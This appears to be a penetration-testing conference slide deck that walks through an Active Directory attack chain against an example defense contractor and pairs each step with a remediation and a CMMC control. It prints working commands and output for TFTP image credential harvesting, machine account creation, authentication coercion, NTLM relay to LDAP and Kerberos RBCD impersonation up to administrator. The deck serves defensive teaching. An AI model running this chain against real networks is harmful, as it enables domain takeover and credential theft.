RESTON

Pentest Diaries

The Most Common Configuration Baseline Mistakes That Are Exposing the DIB

Scott Goodwin

2025

www.cs2.cloud/reston

Scott Goodwin

Director, Cybersecurity and Privacy Advisory

PKF O'Connor Davies Advisory

PKFOD C3PAO - Lead CMMC Certified Assessor

Working with the DIB since DFARS became a thing

Lead the PKFOD penetration testing team

We build (and break) information security programs

Compliance ≠ security

But security = compliance (maybe?)

Agenda

Hack the DIB

1. Quick Rant
2. All Your Images Belong to Me
3. Computer Accounts for Everyone!
4. That Service You Didn’t Turn Off
5. A Critical Active Directory Weakness
6. Why Didn’t You Protect Your Users?
7. (Immediate) Next Steps
8. Questions

What and why?

1. We develop and implement information security programs
2. We assess information security programs we didn't help develop
3. We hack companies across all industries, including the DIB.
4. We approach all projects with security-first mindset (even "compliance" projects)

5. Your commitment to a 110 is admirable.
    - We still owned you
6. Your documentation is top notch.
    - You didn't address the threat
7. You met the requirements.
    - You're still part of the problem

Hackers don't care about your CMMC certification

Go time

How this is going to work:

1. Let’s conduct a penetration test against an example DIB contractor.
2. I’m going to demonstrate 5 common attack techniques


3. We are going to start with nothing but an internal network connection
4. We are going to end with administrative privileges over the entire network
    - This is an “attack chain”

5. I will tell you how to fix it
    - And how these secure implementations support your CMMC compliance effort

Image Abuse

Many organizations support automated imaging of new computers.

This process relies on “network boot” functionality.



Network boot

Images are downloaded over the *Trivial* File Transfer Protocol (TFTP)

No encryption, no authentication

Image Abuse

Attack scenarios:

1. Boot an empty VM from the network and cross out fingers

```
Attempting to start up from:
 → EFI VMware Virtual NVME Namespace (NSID 1)... unsuccessful.
 → EFI VMware Virtual SATA CDROM Drive (1.0)... unsuccessful.
 → EFI Network...
>>Start PXE over IPv4._
```

2. Identify every system with port 69 (TFTP) open and manually download the image.

```
┌──(kali㉿kali)-[~]
└─$ tftp 10.0.0.1
tftp> mode image
tftp> get \Boot\x64\Images\LiteTouccchPE_x64.wim
```

```
┌──(kali㉿kali)-[/tmp/ntfs/Deploy/Scripts]
└─$ cat Bootstrap.ini
[Settings]
Priority=Default

[Default]
SkipBDDWelcome=YES
DeployRoot=\\CS2-WDS\MainDeploy
UserID=cs2user
UserDomain=pkfod.local
UserPassword=cs2rocks !!
```

Foothold Obtained

What we are after:

1. Configuration files that include plaintext credentials to perform post-install operations

   Ex: Joining the system to the domain

Remediation & Compliance

SC.L2-3.13.6: Deny network communications traffic by default and allow network communications traffic by exception (i.e., deny all, permit by exception)

- Limit network access to image deployment servers

IA.L2-3.5.10: Store and transmit only cryptographically-protected passwords.

- Does your imaging process expose credentials in plaintext?


Computer Account Creation

Two types of accounts in Active Directory: user and computer


- User accounts are often secured and subject to monitoring…
- But no one seems to care about computer accounts!

By default, any authenticated object in Active Directory can create up to *10 computer accounts*

Machine Account Quota Property



User rights assignment



So, let's create one!

```
┌──(pkfod㉿kali)-[~]
└─$ impacket-addcomputer pkfod.local/cs2user:cs2rocks\!\! -computer-name CS2-COMPUTER$ -computer-pass cs2rocks\!\!  -dc-ip 10.0.0.11
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Successfully added machine account CS2-COMPUTER$ with password cs2rocks!!.
```

Remediation and Compliance

AC.L1-3.1.2: Limit information system access to the types of transactions and functions that authorized users are permitted to execute.

- Should authorized users be able to create new accounts?

SC.L2-3.13.3: Separate user functionality from system management functionality.

- Account creation is system management functionality

Network Service Exploitation

Any security principal within the Active Directory domain can list the services running on other machines.

Some services are more valuable to an attacker than others…

We want to find the WebClient service…

run a quick scan

```
C:\Users\pkfod\Desktop\Tools>nxc.exe smb 10.0.0.0/24 -u CS2-COMPUTER$ -p cs2rocks!! -d pkfod.local -M webdav
SMB         10.0.0.11       445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:pkfo
SMB         10.0.0.8        445    WindowsAttacker  [*] Windows 10 / Server 2019 Build 19041 x64 (name:WindowsAttack
SMB         10.0.0.10       445    DC02             [*] Windows Server 2022 Build 20348 x64 (name:DC02) (domain:pkfo
WEBDAV      10.0.0.4        445    MemberServer     WebClient Service enabled on: 10.0.0.4
```

Why is this an important service?

Authentication Coercion!

Network Service Exploitation

Ask the system to authenticate back to ME over HTTP

```
┌──(pkfod㉿kali)-[~/tools]
└─$ coercer coerce -t 10.0.0.4 -l kali -u CS2-COMPUTER$ -p cs2rocks\!\! -d pkfod.local --auth-type http

      ______
     / ____/___  ___  ____________  _____
    / /   / __ \/ _ \/ ___/ ___/ _ \/ ___/
   / /___/ /_/ /  __/ /  / /__/  __/ /      v2.4.3
   \____/\____/\___/_/   \___/\___/_/       by @podalirius_

[info] Starting coerce mode
[info] Scanning target 10.0.0.4
[*] DCERPC portmapper discovered ports: 49664,49665,49666,49668,49669,49670,49673,49715,49723
[+] DCERPC port '49673' is accessible!
   [+] Successful bind to interface (12345678-1234-ABCD-EF00-0123456789AB, 1.0)!
[+] SMB named pipe '\PIPE\eventlog' is accessible!
   [+] Successful bind to interface (82273fdc-e32a-18c3-3f78-827929dc23ea, 0.0)!
[+] SMB named pipe '\PIPE\lsarpc' is accessible!
   [+] Successful bind to interface (c681d488-d850-11d0-8c52-00c04fd90f7e, 1.0)!
      [+] (ERROR_BAD_NETPATH) MS-EFSR—>EfsRpcAddUsersToFile(FileName='\\kali@80/7ZZ\share\file.txt\x00')
```

Obtain that server's computer account password hash

```
[WebDAV] NTLMv1 Client   : 10.0.0.4
[WebDAV] NTLMv1 Username : MemberServer$
[WebDAV] NTLMv1 Hash     : MemberServer$::MemberServer:C4BC9734B68784F400000000000000
000000000000000000:99F68AC24F3C3C0D8393D00244F528AAAF06095A8E9B7D99:1122334455667788
[*] Skipping previously captured hash for MemberServer$
```

Remediation & Compliance

CM.L2-3.4.6: Employ the principle of least functionality by configuring organizational systems to provide only essential capabilities.

- Is it essential that systems be able to download files from network shares over HTTP?

CM.L2-3.4.7: Restrict, disable, or prevent the use of nonessential programs, functions, ports, protocols, and services.

- Restrict the WebClient program and supporting service which means we also restrict the WebDAV protocol and specific unauthorized traffic over port 80.

Active Directory Integrity Abuse

Now we have a computer account password hash.

IF: you didn't enable integrity checks for LDAP authentication:

We can use that password hash to authenticate, without ever knowing the password.

Let's check:

```
C:\Users\pkfod\Desktop\Tools>nxc.exe ldap 10.0.0.11 -u CS2-COMPUTER$ -p cs2rocks!! -d pkfod.local -M ldap-checker
SMB         10.0.0.11       445    DC01            [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:pkfod.local)
LDAP        10.0.0.11       389    DC01            [+] pkfod.local\CS2-COMPUTER$:cs2rocks!!
LDAP-CHE... 10.0.0.11       389    DC01            LDAP Signing NOT Enforced!
LDAP-CHE... 10.0.0.11       389    DC01            LDAPS Channel Binding is set to "NEVER"
```

LDAP Signing prevents authentication relays to the LDAP service

LDAP Channel Binding prevents authentication relays to the LDAPS service

IF you don't enable these basic security configuration settings...

Active Directory Integrity Abuse

I can relay that computer account password hash directly to LDAP

```
┌──(pkfod㉿kali)-[~/tools/Responder]
└─$ impacket-ntlmrelayx -t ldap://10.0.0.11 -i
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] HTTPD(80): Connection from 10.0.0.4 controlled, attacking target ldap://10.0.0.11
[*] HTTPD(80): Client requested path: /puo/pipe/srvsvc
[*] HTTPD(80): Authenticating against ldap://10.0.0.11 as PKFOD/MEMBERSERVER$ SUCCEED
[*] Started interactive Ldap shell via TCP on 127.0.0.1:11000 as PKFOD/MEMBERSERVER$
```

And authenticate to the domain controller in the context of the target server's computer account

```
┌──(pkfod㉿kali)-[~/tools]
└─$ telnet 127.0.0.1 11000
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
Type help for list of commands

# whoami
u:PKFOD\MEMBERSERVER$
```

Dump all available domain information

```
# dump
Dumping domain info ...
Domain info dumped into lootdir!
```

Remediation and Compliance

CM.L2-3.4.2: Establish and enforce security configuration settings for information technology products employed in organizational systems.

- Start with a standard (CIS/STIG, etc.) – don’t roll your own.

IA.L2-3.5.4: Employ replay-resistant authentication mechanisms for network access to privileged and non-privileged accounts.


- Replay-resistance occurs at the authentication destination. It’s not about the protocol.

Kerberos Delegation

Computer accounts have MORE permissions in Active Directory than regular user accounts.

They can modify their own Active Directory attributes / properties. Users can't.

This can be used to abuse a "feature" of the Kerberos protocol which is controlled by a single AD property



msDS-AllowedToActOnBehalfOfOtherIdentity

So...configure Resource-Based Constrained Delegation

```
# set_rbcd MemberServer$ CS2-COMPUTER$
Found Target DN: CN=MemberServer,CN=Computers,DC=pkfod,DC=local
Target SID: S-1-5-21-1800379237-694005706-3177531003-1602

Found Grantee DN: CN=CS2-COMPUTER,CN=Computers,DC=pkfod,DC=local
Grantee SID: S-1-5-21-1800379237-694005706-3177531003-21606
Currently allowed sids:
    S-1-5-21-1800379237-694005706-3177531003-2602
Delegation rights modified successfully!
CS2-COMPUTER$ can now impersonate users on MemberServer$ via S4U2Proxy
```

Kerberos Delegation

Now we can obtain Kerberos tickets to log into that server… as ANYONE.

```
┌──(pkfod㉿kali)-[~/tools]
└─$ impacket-getST -spn HOST/MemberServer.pkfod.local -impersonate administrator -dc-ip 10.0.0.11 pkfod.local/CS2-COMPUTER$:cs2rocks\!\
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Getting TGT for user
[*] Impersonating administrator
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator@HOST_MemberServer.pkfod.local@PKFOD.LOCAL.ccache
```

And access the server directly… as ANYONE

```
┌──(pkfod㉿kali)-[~/tools]
└─$ impacket-wmiexec -k -no-pass administrator@memberserver.pkfod.local
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
pkfod\administrator
```

Generally speaking – you can't "fix" this

From here, its usually just a hop, skip, and jump to full Domain Administrator privileges…

Protected Users Group

Microsoft provides native protections against this (and other) identity-based attacks

Prevents:

1. Caching of plaintext credentials in memory
2. Use of weak Kerberos encryption keys
3. Use of NTLM authentication (Kerberos only)
4. Kerberos delegation attacks

Attack prevented

```
[*] Requesting S4U2Proxy
[-] Kerberos SessionError: KDC_ERR_BADOPTION(KDC cannot accommodate requested option)
[-] Probably SPN is not allowed to delegate by user CS2-COMPUTER$ or initial TGT not forwardable
```

Remediation & Compliance

AC.L2-3.1.7: Prevent non-privileged users from executing privileged functions and capture the execution of such functions in audit logs.

- I am a non-privileged user, and I abused these weaknesses to execute privileged functions.

AC.L2-3.1.5: Employ the principle of least privilege, including for specific security functions and privileged accounts.

- Delegation = excellent example of a specific function that can be restricted even for privileged accounts.

To Summarize

Network Connection	User Compromise: Plaintext Password in Image Deployment	Backdoor Computer Account: Machine Account Quota Abuse	Authentication Coercion: Abuse the WebClient Service	LDAP Relay: Violate Authentication Integrity	Kerberos Delegation: Obtain DA Permissions via RBCD	Owned
Assume Breach	Limit Network Access to Image Deployment Servers	Set MAQ to ZERO Manage Computer Account Creation Permissions	Disable WebClient Service Everywhere You Can	Enable LDAP Signing Enable LDAP Channel Binding	Make Privileged Accounts Members of Protected Users Group	Not Owned
Compliant?	**SC.L2-3.13.6** **IA.L2-3.5.10**	**AC.L1-3.1.2** **SC.L2-3.13.3**	**CM.L2-3.4.6** **CM.L2-3.4.7**	**CM.L2-3.4.2** **IA.L2-3.5.4**	**AC.L2-3.1.5** **AC.L2-3.1.7**	**Secure**

The Truth

- **Nothing here relied on technical vulnerabilities, meaning your excellent patching hygiene won't stop us.**
  - Attackers abuse weak configurations just as much (more?) than "exploiting" technical vulnerabilities

- **The requirements within CMMC / 171A really do provide security value**
  - But implementation is our job

- **If you are going to spend significant resources *doing* CMMC, implement a secure *truly* secure baselines (write them down) and:**
  - Meet CMMC compliance requirements
  - Actually resist real world threats

Next Steps

To summarize

01

Is your environment vulnerable to this attack chain?

Fix that first.

02

Consider whether you are getting actual security value out of all the work you are doing for CMMC.

You could end up secure & compliant.

03

Concerned about information security more generally? Did this one attack vector make you nervous?

Get a penetration test.

Questions?

sgoodwin@pkfod.com 781-937-5722 Linkedin.com/scottcg